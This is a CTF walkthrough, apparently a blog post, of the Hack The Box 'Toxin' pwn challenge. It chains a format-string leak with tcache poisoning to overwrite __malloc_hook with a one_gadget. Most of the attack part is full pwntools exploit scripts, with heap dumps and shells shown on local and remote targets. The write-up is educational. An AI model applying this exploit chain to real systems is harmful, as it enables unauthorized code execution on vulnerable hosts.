
Karol Mazurek Follow

Nov 14, 2021 · 6 min read ·

PWN Toxin challenge— HTB


Tcache poisoning & One Gadget & __malloc_hook [x64]



This is my 11th walkthrough referring to the methodology described here.
It will be as always:

- concise
- straight to the point

0. Download the binary:



1. Basic checks:

```
❯ file ./toxin
toxin: ELF 64-bit LSB shared object, x86-64,
version 1 (SYSV), dynamically linked,
interpreter ./lib/ld-2.27.so,
BuildID[sha1]=c462dc6a106ccb8acb90b34ae93bc673a3010eda,
for GNU/Linux 3.2.0, not stripped

### checksec
❯ checksec --file toxin
[*] '/home/karmaz/HTB/toxin'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  './lib/'
```

```
❯ ./toxin
Welcome to Toxin, a low-capacity
1. Record toxin
2. Edit existing toxin record
3. Drink toxin for testing
4. Search for toxin record
Enter your lab code.
>
```

- There are 4 main functionalities in the binary:
- 1. Record toxin — which basically allocates a new chunk on the heap.

```
### Adding toxin = malloc():
1. Toxin index  = {0,1,2}    => 3 chunks could be allocated.
2. Toxin length < 225        => chunk size < 225.
```

```c
void add_toxin(void)

{
  int iVar1;
  void *pvVar2;
  int toxin_index;
  ulong toxin_length [2];

  puts("A new toxin! Fascinating.");
  printf("Toxin chemical formula length: ");
  __isoc99_scanf(&DAT_00102140,toxin_length);
  if (toxin_length[0] < 225) {
    printf("Toxin index: ");
    __isoc99_scanf(&DAT_00102100,&toxin_index);
    iVar1 = toxin_index;
    if (((toxin_index < 0) || (2 < toxin_index)) || (*(long *)(toxins + (long)toxin_index * 8) != 0)
       ) {
      puts("Invalid toxin index.");
    }
    else {
      *(ulong *)(sizes + (long)toxin_index * 8) = toxin_length[0];
      pvVar2 = malloc(toxin_length[0]);
      *(void **)(toxins + (long)iVar1 * 8) = pvVar2;
      printf("Enter toxin formula: ");
      read(0,*(void **)(toxins + (long)toxin_index * 8),toxin_length[0]);
    }
  }
  else {
    puts("Chemical formula too long.");
  }
  return;
}
```

- 2. Edit existing toxin record — which allows you to overwrite the **Forward Pointer** of the freed chunk (it will be covered later keep reading…)

```
### Editing toxin = read()
1. Checks if index is not empty.
2. Check if the gloabl pointer is not empty.
3. Can overwrite free part of the fd pointer.
```

```c
void edit_toxin(void)

{
  int toxin_index;

  puts("Adjusting an error?");
  printf("Toxin index: ");
  __isoc99_scanf(&DAT_00102100,&toxin_index);
  if (((toxin_index < 0) || (2 < toxin_index)) || (*(long *)(toxins + (long)toxin_index * 8) == 0))
  {
    puts("Invalid toxin index.");
  }
  else {
    printf("Enter toxin formula: ");
    read(0,*(void **)(toxins + (long)toxin_index * 8),*(size_t *)(sizes + (long)toxin_index * 8));
  }
  return;
}
```

- 3. Drink toxin for testing — which **frees the chunk**, but only once(1).

```
### Drinking toxin = free():
1. Only one toxin could be drinked => 1 chunk could be free.
2. Does not set toxins[index] to 0.
```

```c
void drink_toxin(void)

{
  int toxin_index;

  puts("This is dangerous testing, I\'m warning you!");
  printf("Toxin index: ");
  __isoc99_scanf(&DAT_00102100,&toxin_index);
  if (((toxin_index < 0) || (2 < toxin_index)) || (*(long *)(toxins + (long)toxin_index * 8) == 0))
  {
    puts("Invalid toxin index.");
  }
  else {
    if (toxinfreed == 0) {
      toxinfreed = 1;
      free(*(void **)(toxins + (long)toxin_index * 8));
    }
    else {
      puts("You can only drink toxins once, they\'re way too poisonous to try again.");
    }
  }
  return;
}
```

```
void search_toxin(void)

{
  int iVar1;
  uint local_14;
  char local_e [6];

  puts("Time to search the archives!");
  memset(local_e,0,6);
  printf("Enter search term: ");
  read(0,local_e,5);
  local_14 = 0;
  while( true ) {
    if (2 < (int)local_14) {
      printf(local_e);
      puts(" not found.");
      return;
    }
    if ((*(long *)(toxins + (long)(int)local_14 * 8) != 0) &&
       (iVar1 = strcmp(local_e,*(char **)(toxins + (long)(int)local_14 * 8)), iVar1 == 0)) break;
    local_14 = local_14 + 1;
  }
  printf("Found at index %d!\n",(ulong)local_14);
  return;
}
```

3. First vulnerability — format string:

- As can be seen above, format string vulnerability could be spotted during source code analysis.
- There is another way how you can spot this kind of vulnerabilities using dynamic binary analysis with **GEF** `format-string-helper` functionality:

```
gef➤  format-string-helper



[+] Enabled 5 FormatStringBreakpoint
gef➤  r
Starting program: /home/karmaz/HTB/toxin
Welcome to Toxin, a low-capacity lab designed to store, record and keep track of chemical toxins.
1. Record toxin
2. Edit existing toxin record
3. Drink toxin for testing
4. Search for toxin record
Enter your lab code.
> 4
Time to search the archives!
Enter search term: test

[*] Format string helper
Possible insecure format string: printf('$rdi'  →  0x7fffffffda8a: 'test\n')
Reason: Call to 'printf()' with format string argument in position #0 is in page 0x7ffffffdd000 ([stack]
```

- There are some limitations for the search toxin input, but it could be easily bypassed by the **direct parameter access:**

```
from pwn import *
p = process("./toxin")
sleep(0.5)

def fs_vuln(c):
    p.sendline("4")
    p.recv()
    p.send("%"+str(c)+"$p\x00")
    leak = (p.recvline()).split(" ")[0]
    print(str(c) + ": " + leak)
    p.recv()

for i in range(1,10):
    fs_vuln(i)

p.interactive()
```

```
### 9th address will be used for calculating elf base address.
### 3rd address will be used for calculating libc base address.
❯ python exploit.py
[+] Starting local process './toxin': pid 2999
1: Time
2: 0x10
3: 0x7f90ddd83081
4: 0x13
5: (nil)
6: 0x315890be0
7: 0x7024372520d0
8: 0x7fff15890be0
9: 0x55d88d4e2284
```

- So basically above leakage will be used to **bypass ASLR** and **PIE** and it will be the **first step in the exploit chain**.

```
log.success("Elf  base: " + hex(elf_leak))
# ---
```

- If you don't know how to calculate the relative address of libc, I convince you to check out the 5th point of my previous writeup here.

4. Tcache poisoning — overwriting the chunk Forward Pointer:

- To overwrite the Forward Pointer, you have to do 3 steps:
  1. Allocate a new chunk @ `toxing_index[0]` .
  2. Free this chunk.
  3. Edit this chunk to overwrite the Forward Pointer.

- The below functions will help you achieve that:

```
# 1. Add toxin    => Allocate chunk
def add_toxin(length,index,data):
    p.sendline("1")
    p.recv()
    p.sendline(str(length))
    p.recv()
    p.sendline(str(index))
    p.recv()
    p.sendline(data)
    p.recv()

# 2. Drink toxin  => Free chunk
def drink_toxin(index):
    p.sendline("3")
    p.recv()
    p.sendline(str(index))
    p.recv()

# 3. Edit toxin   => Rewrite the fd of the freed chunk
def edit_toxin(index,data):
    p.sendline("2")
    p.recv()
    p.sendline(str(index))
    p.recv()
    p.sendline(data)
    p.recv()
```

```
p.interactive()
```

```
gef➤  heap bins
──────────────────────────── Tcachebins for thread 1 ────────────────────────────
Tcachebins[idx=5, size=0x70] count=1  ←  Chunk(addr=0x5604aad64260, size=0x70, flags=PREV_INUSE)  ←  [Corrupted chunk at 0x4242424242424242]
──────────────────────── Fastbins for arena 0x7fb0c62f3c40 ────────────────────────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
────────────────────── Unsorted Bin for arena 'main_arena' ──────────────────────
[+] Found 0 chunks in unsorted bin.
─────────────────────── Small Bins for arena 'main_arena' ───────────────────────
[+] Found 0 chunks in 0 small non-empty bins.
─────────────────────── Large Bins for arena 'main_arena' ───────────────────────
[+] Found 0 chunks in 0 large non-empty bins.
```

- As you can see above, the **Tcache** was **poisoned** by “B” characters, now when you try to allocate another chunk with `add_toxin(100,1,"C"*8)` you will write data where the `0x5604aad64260` points to:

```
### AFTER edit_toxin function:
gef➤  heap bins tcache
──────────────────────────────Tcachebins for thread 1
──────────────────────────────────────────────────────
Tcachebins[idx=5, size=0x70] count=1
←  Chunk(addr=0x5604aad64260, size=0x70, flags=PREV_INUSE)
←  [Corrupted chunk at 0x4242424242424242]

gef➤  x/gx 0x5604aad64260
0x5604aad64260: 0x4242424242424242

### AFTER add_toxin function:
gef➤  heap bins tcache
──────────────────────────────Tcachebins for thread 1
──────────────────────────────────────────────────────
Tcachebins[idx=5, size=0x70] count=0
←  [Corrupted chunk at 0x4242424242424242]

gef➤  x/gx 0x5604aad64260
0x5604aad64260: 0x4343434343434343
```

- So now, after another allocation, you will write where `4242424242424242` points to, as before — you can see below, how the `Tcache` pointer to the next allocation is

```
gef➤  heap bins
──────────────────────────────────────────── Tcachebins for thread 1 ────
Tcachebins[idx=5, size=0x70] count=0  ←  [Corrupted chunk at 0x4242424242424242]
────────────────────────────────────── Fastbins for arena 0x7fc430c80c40 ─
```

- As you can conclude, another allocation results in an infinite loop of the binary because we cannot allocate memory in the `0x4242424242424242` .

```
1. Record toxin
2. Edit existing toxin record
3. Drink toxin for testing
4. Search for toxin record
Enter your lab code.
> Lab code not implemented.
1. Record toxin
2. Edit existing toxin record
3. Drink toxin for testing
4. Search for toxin record
Enter your lab code.
> Lab code not implemented.
1. Record toxin
2. Edit existing toxin record
3. Drink toxin for testing
4. Search for toxin record
Enter your lab code.
> Lab [*] Stopped process './toxin' (pid 26138)
```

- Although this could be utilized to exploit the binary, by poisoning the `Tcache` with a valid pointer in the binary.
- The structure of the first 16B of memory where the `Tcache` pointer points to is important and it should look like this:

```
0x5621cbba4280: 0x00000055ff123456  0x0000000000000064
                        2                       1
```

- (1) is the **next chunk length** and (2) is a **pointer to the next chunk**, fortunately, there is a pointer in the binary which points to a similar structure in the binary and

```
gef➤  x &toxinfreed
0x564066e2c050 <toxinfreed>:    0x0000000000000001
gef➤  x/2gx 0x564066e2c050-19
0x564066e2c03d: 0x4d53d17680000000      0x000000000000007f
```

- What's even more fortunate, you can overwrite toxins using the above flaw, by allocating 3rd chunk (`toxin[2]`)because `toxinfreed` is just before the `toxins` array:

```
gef➤  x/16gx &toxinfreed
0x564066e2c050 <toxinfreed>:    0x0000000000000001      0x0000000000000000
0x564066e2c060 <toxins>:        0x0000564067c66260      0x0000000000000000
0x564066e2c070 <toxins+16>:     0x0000000000000000      0x0000000000000000
0x564066e2c080 <sizes>: 0x0000000000000064      0x0000000000000000
0x564066e2c090 <sizes+16>:      0x0000000000000000      0x0000000000006000
0x564066e2c0a0: 0x0000000000000000      0x0001000300000000
0x564066e2c0b0: 0x0000000000000340      0x0000000000000000
0x564066e2c0c0: 0x0018000300000000      0x0000000000005200
```

5. Exploit the binary — overwriting `__malloc_hook`:

- You can read more about `__malloc_hook` in one of the previous writeups.
- In this case, every allocation will call `__malloc_hook` and `__malloc_hook` will call every function that points to.
- So in order to use the above-described flaw, you can overwrite `toxin[0]` with a `toxinfreed-19` using `edit_toxin` and then set the `__malloc_hook` pointer using `add_toxin` to allocate bytes from `toxinfreed-19` address.

```
### Small proof of concept how the memory is being overwritten
add_toxin(0x70,0,"A"*8)
drink_toxin(0)
edit_toxin(0,p64(0x55555555803d)) # toxinfreed - 19
add_toxin(100,1,"C"*8)
add_toxin(100,2,"D"*8 + "E"*8 + "F"*8 + "G" *8 ) # Overwriting
```

```
gef➤  x/16gx 0x555555558050-32
0x555555558030 <stdin@@GLIBC_2.2.5>:    0x00007ffff7dcfa00      0x4444440000000000
0x555555558040 <stderr@@GLIBC_2.2.5>:   0x4545454444444444      0x4646464545454545
0x555555558050 <toxinfreed>:    0x4747474646464646      0x00000a4747474747
0x555555558060 <toxins>:        0x000055555555b260      0x000055555555b260
0x555555558070 <toxins+16>:     0x000055555555803d      0x0000000000000000
0x555555558080 <sizes>: 0x0000000000000064      0x0000000000000064
0x555555558090 <sizes+16>:      0x0000000000000064      0x0000000000006000
0x5555555580a0: 0x0000000000000000      0x0001000300000000
gef➤  x/16gx 0x55555555803d
0x55555555803d: 0x4444444444444444      0x4545454545454545
0x55555555804d: 0x4646464646464646      0x4747474747474747
0x55555555805d: 0x555555b26000000a      0x555555b260000055
0x55555555806d <toxins+13>:     0x555555803d000055      0x0000000000000055
0x55555555807d: 0x0000000064000000      0x0000000064000000
0x55555555808d <sizes+13>:      0x0000000064000000      0x0000006000000000
0x55555555809d: 0x0000000000000000      0x0300000000000000
0x5555555580ad: 0x0000000340000100      0x0000000000000000
gef➤
```

- As you can see above, you can **overwrite everything** that is needed to successfully exploit this binary.
- Now do some calculation — because `one_gadget` and `__malloc_hook` address should be added to **the leaked libc base** address.
  (If you don't know how to do that, you can read this article)
- Additionally, you have to **align pointers** properly in memory, with null bytes.

```
### Proper alignment
add_toxin(100,2, "\x00"*35 + p64(libc_leak+libc.symbols['__malloc_hook']) + p64(0)*3)
```

- In the end, you have to call `malloc()` which is called when you **add a new toxin**, which in fact call `__malloc_hook`, which points to `one_gadget` address and thus calls it — and that's it!

```
### Local && Remote exploit -
from pwn import *
#context.log_level = "debug"
```

Open in app

```
def fs_vuln(c):
    p.sendline("4")
    p.recv()
    p.send("%"+str(c)+"$p\x00")
    leak = (p.recvline()).split(" ")[0] # uncomment for the local
    p.recvline()
    #leak = (p.recvline()).split(" ")[3] # uncomment for the remote
    print(str(c) + ": " + leak)
    p.recv()
    return leak

def add_toxin(length,index,data):
    p.sendline("1")
    sleep(0.5)
    p.recv()
    p.sendline(str(length))
    sleep(0.5)
    p.recv()
    p.sendline(str(index))
    sleep(0.5)
    p.recv()
    p.send(data)
    sleep(0.5)
    p.recv()

def edit_toxin(index,data):
    p.sendline("2")
    sleep(0.5)
    p.recv()
    sleep(0.5)
    p.sendline(str(index))
    sleep(0.5)
    p.recv()
    p.send(data)
    sleep(0.5)
    p.recv()

def drink_toxin(index):
    p.sendline("3")
    sleep(0.5)
    p.recv()
    p.sendline(str(index))
    sleep(0.5)
    p.recv()

### Leak & convert & calculate ---
libc_leak  = int(fs_vuln(3),16) - 0x110081
elf_leak = int(fs_vuln(9),16) -  0x1284
log.success("Libc base: " + hex(libc_leak))
```

```
print hex((elf_leak + elf.symbols["toxinfreed"] -0x13))
add_toxin(100,1,"C"*8)
add_toxin(100,2, "\x00"*35 +
p64(libc_leak+libc.symbols['__malloc_hook']) + p64(0)*3)
edit_toxin(0,p64(libc_leak + 0x10a38c))
### Call __malloc_hook and get the shell ---
p.sendline("1")
p.recv()
p.sendline("1")
p.recv()
p.sendline("1")
# ---
p.interactive()
```

```
❯ python exploit.py
[+] Starting local process './toxin': pid 27902
[*] '/home/karmaz/HTB/toxin'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  './lib/'
[*] u'/home/karmaz/HTB/lib/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
3: 0x7f367ce73081
9: 0x563de9de0284
[+] Libc base: 0x7f367cd63000
[+] Elf  base: 0x563de9ddf000
0x563de9de303d
[*] Switching to interactive mode
$ whoami
karmaz
$
```

- You can use it against remote binary, as well with one modification commented out

```
❯ python exploit.py
[+] Opening connection to 188.166.174.107 on port 32709: Done
[*] '/home/karmaz/HTB/toxin'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  './lib/'
[*] u'/home/karmaz/HTB/lib/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
3: 0x7f98c21f9081
9: 0x55d109f2f284
[+] Libc base: 0x7f98c20e9000
[+] Elf  base: 0x55d109f2e000
0x55d109f3203d
[*] Switching to interactive mode
Toxin index: $ 1
UH\x89�H��H\x8b\x05.: 1: not found
$ whoami
pwn
$ cat flag.txt
HTB{
$ 
```

Thanks for reading! I hope you have learned something new.